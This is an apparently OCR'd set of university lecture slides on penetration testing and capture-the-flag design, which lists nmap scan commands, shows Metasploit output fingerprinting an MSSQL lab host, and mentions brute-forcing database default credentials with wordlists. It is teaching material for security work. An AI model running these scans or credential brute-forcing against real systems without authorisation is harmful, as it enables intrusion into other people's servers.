Lecture 2: Exploiting Windows Database and File Servers

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Objectives

- To walkthrough and discuss an actual the capture-the-flag (CTF) event
- To discuss requirements for the CTF class project
- To demonstrate and discuss the exploitation of Windows database and file servers
- To discuss CTF strategies and flag placement given the exploitation of Windows database and file servers

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2nd Annual Capture

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2nd Annual MALCON Capture The Flag (CTF) Competition

The **2nd Annual Capture The Flag Competition will be held as part of the 10th International Conference on Malicious and Unwanted Software (Malware 2015)** at the at Waldorf Astoria El Conquistador Resort, Fajardo, Puerto Rico, USA on October 22nd, 2015.

To Register for the Contest Click Here

Be a part of the 2nd annual offense-only CTF event! Cash prizes of $1000 for the Grand Prize, $250 for 1st place, and $150 for 2nd place, will be awarded as well as a certificate of completion. The CTF round will take place on October 22nd at El Conquistador Hotel in Fajardo, Puerto Rico. Team registration is required to participate in the CTF. Teams up to 4 persons will pay $250 to play at the hotel including breakfast, lunch, and snacks. Teams playing remotely will pay $150.00 (Click Here to Register). We encourage teams based in Puerto Rico to participate at the hotel.

The MalCon CTF is designed to reflect real life scenarios faced by security professionals when deployed in the field. In this offense-only event, the team's job is to penetrate several layers of a system and collect flags for points along the way. Our CTF tech team consists of active security professionals with several years' experience in on and off site penetration testing. Their experience, expertise, and know how are leveraged to create a fun CTF that is technically challenging and realistic.

Quick Facts:

What: 2015 Malcon CTF
When: October 22nd 2015 9am – 6pm

Where: El Conquistador Hotel Fajardo Puerto Rico, teams can play on site and remote.

Registration requirements:

Fee: $250 play onsite (per 4 member team), $150 play remote.

Email: 1 official team contact email

IP addresses: list of IP addresses teams will play from, maximum 7 addresses per team.

Register at: http://www.malwareconference.org

Email questions to ctf@malwareconference.org

The Grand prize is only rewarded to a team after capturing all the flags. One team can only receive one prize. If a team receives the grand prize they will not also receive the 1st place prize. If multiple teams capture all the flags, the grand prize will be awarded to the team that captured all the flags in the shortest amount of time.

The 2nd Annual MalCon CTF is part of the 2015 IEEE Malware Conference (www.malwareconference.org) and is sponsored by Microsoft.

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Prof Vern Paxson Keynote Malware Conference

Prof. Vern Paxson to serve as Keynote on the 10th Anniversary of the Malware Conference

The organizing committee of the Malware Conference is delighted to announce that for its 10th year anniversary of the Malware Conference, Prof. Vern Paxson, from the University of California at Berkeley, will serve as the Keynote speaker.

Malware Conference 2014 Best Paper Award

Malware 2014 Best Paper Award, Research Track

Presented to

Viviane Zwanger and Michael Meier, University of Bonn, Germany

Class CTF Project

- Must use:
  - At most 4 servers (must use minimum systems requirements)
  - More than one operating system type
  - Vulnerabilities (software/hardware) not discussed in class
  - At least 2 advanced topics (script writing)
    - Shell coding
    - Reverse engineering
    - Cryptology
  - At least 10 flags
  - Unique identifiers for flags
  - A storyline that is at least 4-6 hours long
    - Flags should build on each other like a story

Phases of Ethical Hacking

- Reconnaissance
  - Watching or interacting with the target in such a way to gain knowledge of the system
- Scanning and Enumeration
  - Actually viewing or sending packets to the target and documenting results of open ports, running services, or vulnerabilities
- Gaining Access
  - Attacking and accessing the target
- Maintaining Access
  - Placing backdoors or some other mechanism to allow repeated access
- Covering Tracks
  - Attempting to hide initial attack, access, and repeated access


Phases of Ethical Hacking

- Reconnaissance
  - Watching or interacting with the target in such a way to gain knowledge of the target
    - Footprinting – map out more details about target
      - Active Footprinting – requires interaction with target
      - Passive Footprinting – collect information from publically available sources
    - Tools
      - Public record search engines
        - www.sec.gov/edgar.shtml
        - www.hoovers.com
        - www.secinfo.com
        - www.lexisnexis.com
      - Website analysis tools
        - Burp
        - www.httrack.com
        - www.calluna-software.com
      - Network analysis tools
        - www.arin.net
        - Whois
        - Nslookup
        - www.paterva.com/web5/

TCP Packet Tool: www.colasoft.com/download/products/download_packet_builder.php

Phases of Ethical Hacking

- Scanning and Enumeration
  - Actually viewing or sending packets to the target and documenting results of open ports, running services, or vulnerabilities
    - Port Scanning
      - Full connect – 3 way handshake on port
      - Stealth – send only SYN packets
      - Inverse TCP flag – send only FIN, URG or PSH packets
      - XMAS – same as Inverse TCP flag, but with all flags turned on
      - ACK flag probe – only send ACK
      - IDLE – uses spoofed IP address and SYN flag



TCP Header Flags
- SYN
- ACK
- RST
- FIN
- PST
- URG

Categories of Port and Numbers by ICANN
- Well-known ports: 0 – 1023
- Registered ports: 1024- 49,151
- Dynamic ports: 49152 – 65,535

Scanning Methodology

- Check for live systems
  - Nmap or ping
- Check for open ports
  - Nmap can be used here
- Scan beyond IDS
  - Use stealthy scans
- Perform banner grabbing
  - Nmap or custom methods (class example) can be used here
- Scan for vulnerabilities
  - Nessus or uniscan can be used here
- Draw network diagrams
  - Logical and physical pathways
- Prepare proxies
  - One way of hiding your identity

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




Potential CTF Brief

- In the small community bank network, find the Database Server.
- Then, exploit the common web weakness to find the directory and filename for the next flag
- I hear the database server directory has interesting files in it

Brief and Flag Design/Placement

- Do not make your flags too hard
  - Do not put the flag in some esoteric directory not alluded to in brief
  - Do not put the flag In some esoteric file not alluded to in brief
- Do not make your flag too easy
  - Do not make the flag filename unrealistic
  - Do not put the flag off of root
- Be sure to have others test your brief





Post-exploitation and Pivoting

- Post-exploitation
  - Privilege escalation
    - Making flag only available to admin or certain user
    - Metasploit's Meterpreter can be used for this
  - Data extraction
    - Finding details of OS config or encryption keys
- Pivoting
  - Moving around network
    - Using captured credentials to access multiple nodes

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The following are the various levels in difficulty of setup:

- **Simple** – This level of difficulty requires installation of the affected software
- **Moderate** – This level of difficulty requires installation of the affected software on a specific operating system
- **Complex** – This level of difficulty requires installation and configuration of the affected software on, specific operating system

The following are the various levels in difficulty of exploitation:

- **Simple** – This level of difficulty requires the use of out-of-the-box tools
- **Moderate** – This level of difficulty requires configuration and the use of out-of-the-box tools or simple scripting to perform exploits
- **Complex** – This level of difficulty requires the creation of complex scripts, else it is not supported by common exploitation tools

Vulnerable package	Difficulty of setup	Difficulty of exploitation
Adobe Flash Player	Simple	Moderate
Oracle Java JRE	Simple	Moderate
Internet Explorer	Simple	Complex
QuickTime	Moderate	Complex
ColdFusion	Simple	Simple
TFTP	Simple	Simple
MSSQL	Simple	Moderate

Week #1

Week #2

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

- Install MSSQL Server 2005





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
- Proof MSSQL Server is running



Penetration Testing

- Active Scanning and Fingerprinting
  - nMap
    - nmap 192.168.1.1 — Scan single IP
    - nmap 192.168.1.1-20 — Scan range of IPs
    - nmap –p 1-100 192.168.1.1 — Scan range of ports
    - nmap –F 192.168.1.1 — Scan 100 common ports
    - nmap –p- 192.168.1.1 — Scan all 65535 ports
    - nmap –sS 192.168.1.1 — Scan using TCP SYN
    - nmap –sU –p 123,121 192.168.1.1 — Scan UDP ports
    - nmap –A 192.168.1.1 — Detect OS and Services
  - Metasploit
    - db_nmap <nmap options>

Penetration Testing With Metasploit

- msf> db_nmap –A 192.168.142.135
  - -A option identifies type of DB server

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Terminal
File Edit View Search Terminal Help
msf > db_nmap -A 192.168.142.135
[*] Nmap: Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-02-04 14:22 EST
[*] Nmap: Nmap scan report for 192.168.142.135
[*] Nmap: Host is up (0.00048s latency).
[*] Nmap: Not shown: 991 closed ports
[*] Nmap: PORT     STATE SERVICE      VERSION
[*] Nmap: 135/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn  Microsoft Windows 98 netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 1025/tcp open  NFS-or-IIS?
[*] Nmap: 1028/tcp open  unknown
[*] Nmap: 1433/tcp open  ms-sql-s     Microsoft SQL Server 2005 9.00.1399.00; RTM
[*] Nmap: 2522/tcp open  windb?
[*] Nmap: 7999/tcp open  irdmi2?
[*] Nmap: 8500/tcp open  http         JRun Web Server
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




Database Password Bruteforcing

- hexorbase
- Wordlist.txt and userlist.txt found from Internet
- Bruteforcing for default credentials



